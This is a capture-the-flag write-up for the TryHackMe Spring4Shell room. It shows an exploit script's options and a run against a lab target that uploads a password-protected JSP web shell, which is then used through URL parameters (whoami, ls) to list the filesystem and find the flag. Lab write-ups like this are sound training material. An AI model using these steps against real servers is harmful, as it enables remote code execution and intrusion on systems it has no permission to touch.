

# THM Spring4Shell write up

Link to room:

<https://tryhackme.com/room/spring4shell>

Unlike Log4J, the Spring4Shell vulnerability requires a few prerequisites to properly be exploited. As of date, these requirements include:

- JDK/Java 9+
- A vulnerable version of the Spring Framework (<5.2 | 5.2.0-19 | 5.3.0-17)
- Apache Tomcat as a server for the Spring application, packaged as a WAR
- A dependency on the spring-webmvc and/or spring-webflux components of the Spring Framework

This room will show how to run the exploit and gain access to cmd.

## 1. Download the exploit

The screenshot shows the TryHackMe interface for the 'Spring4Shell v1.2.3' task. At the top, there's a header with 'Title', 'IP Address', and 'Expires' (11m 36s). Below this, the task is categorized as 'Task 3' and 'Practical Exploitation'. The main content area is titled 'Downloading The Exploit' and contains instructions on how to obtain the exploit code. A blue button labeled 'Download Task Files' is highlighted with a green border. The instructions mention that the exploit code can be obtained in three places: attached to the task, on port 8080 of the target machine, or directly on the AttackBox. The password for the archive is 'TryHackMe123!'.

Title: Spring4Shell v1.2.3 | IP Address: [redacted] | Expires: 11m 36s

Task 3 Practical Exploitation

### Downloading The Exploit

We've covered the theory, now it's time to exploit the target!

As this is a network-based exploit, you will need to use the TryHackMe AttackBox or a local VM in order to run the exploit.

Copies of the exploit code can be obtained in three places:

- Attached to this task, accessible using the blue "Download Task Files" button.
- On port 8080 of the target machine (`http://[redacted]:8080/exploit.zip`).
- Directly on the AttackBox (`/root/Rooms/Spring4Shell/exploit.py`). This will already have been extracted from the archive for your convenience.

Use whichever method is easiest to obtain a copy of the `exploit.zip` zipfile. The password for this archive is `TryHackMe123!`.

When you unzip the archive you should find a single Python script: `exploit.py`. This is a modified version of the proof of concept that is currently circulating online — it is slightly more user friendly than the original (obtained [here](#)); however, you may use whichever version you wish. This task will assume that you are using the code provided.

It will save to your downloads folder. May sure to extract it using TryHackMe123!

## 2. Code Review

# THM Spring4Shell write Up

Run a `--help` command on the exploit to see the arguments:

```
(kali@kali) - [~/THM/Spring4Shell]
$ cat
^Z
zsh: suspended cat

(kali@kali) - [~/THM/Spring4Shell]
$ ./exploit.py --help
usage: exploit.py [-h] [-f FILENAME] [-p PASSWORD] [-d DIRECTORY] url

Spring4Shell RCE Proof of Concept

positional arguments:
  url                  Target URL

optional arguments:
  -h, --help            show this help message and exit
  -f FILENAME, --filename FILENAME
                        Name of the file to upload (Default tomcatwar.jsp)
  -p PASSWORD, --password PASSWORD
                        Password to protect the shell with (Default: thm)
  -d DIRECTORY, --directory DIRECTORY
                        The upload path for the file (Default: R00T)
```


We will need the target URL. To get this information. You should also do a cat on the exploit to get a better idea of what the exploit is doing.

### 3. Target URL

To get the target url, we need to look at the source code of the target.

Open a browser and navigate to the ip address.

Navigate to the source code to get more information.



We need to look for the action identifier for POST. In this case, it is a simple forward slash.

# THM Spring4Shell write Up

```
view-source:http://[redacted]
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Explo
1 <!DOCTYPE HTML>
2 <html>
3   <head>
4     <title>Vulnerable</title>
5     <meta charset="utf-8" />
6     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
7     <script src="/assets/js/font-awesome.js"></script>
8     <link rel="icon" type="image/png" href="/assets/favicon.png" />
9     <link href="/assets/css/styles.css" rel="stylesheet" />
10  </head>
11  <body>
12    <!-- Masthead -->
13    <div class="masthead">
14      <div class="masthead-content text-white">
15        <div class="container-fluid px-4 px-lg-0">
16          <h1 class="fst-italic lh-1 mb-4">Our Website is Coming Soon</h1>
17          <p class="mb-5">We're working hard to finish the development of this site. Sign up below to receive updates and to be notified whe
18          <form id="contactForm" action="/" method="post">
19            <!-- Email address input -->
20            <div class="row input-group-newsletter">
21              <div class="col"><input class="form-control" required type="email" placeholder="Enter email address..." aria-label="Enter
22              <div class="col-auto"><button class="btn btn-primary" id="submitButton" type="submit">Notify Me!</button></div>
23            </div>
24          </form>
25        </div>
26      </div>
27    </div>
28    <div class="social-icons">
29      <div class="d-flex flex-row flex-lg-column justify-content-center align-items-center h-100 mt-3 mt-lg-0">
30        <a class="btn btn-dark m-3" target="blank" href="https://twitter.com/MuirlandOracle"><i class="fab fa-twitter"></i></a>
31        <a class="btn btn-dark m-3" target="blank" href="https://github.com/MuirlandOracle"><i class="fab fa-github"></i></a>
32        <a class="btn btn-dark m-3" target="blank" href="https://www.linkedin.com/in/agcyber/"><i class="fab fa-linkedin"></i></a>
33      </div>
34    </div>
35    <!-- Bootstrap core JS -->
36    <script src="/assets/js/bootstrap.bundle.min.js"></script>
37  </body>
38 </html>
39
```

We just need to plug this at the end of our IP when running the exploit.

```
(kali@kali) - [~/THM/Spring4Shell]
$ ./exploit.py http://[redacted]/
Shell Uploaded Successfully!
Your shell can be found at: http://[redacted]/tomcatwar.jsp?pwd=thm&cmd=whoami
```

The exploit should return a link. This will provide you with terminal access.

Try to change the “whoami” with an “ls” to locate the different directories.

```
/tomcatwar.jsp?pwd=thm&cmd=ls
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU
bin boot dev etc hello home lib lib64 media mnt opt proc root run/sbin srv sys tmp usr var
```

Note the root folder. Let’s run an ls on root and theres the flag!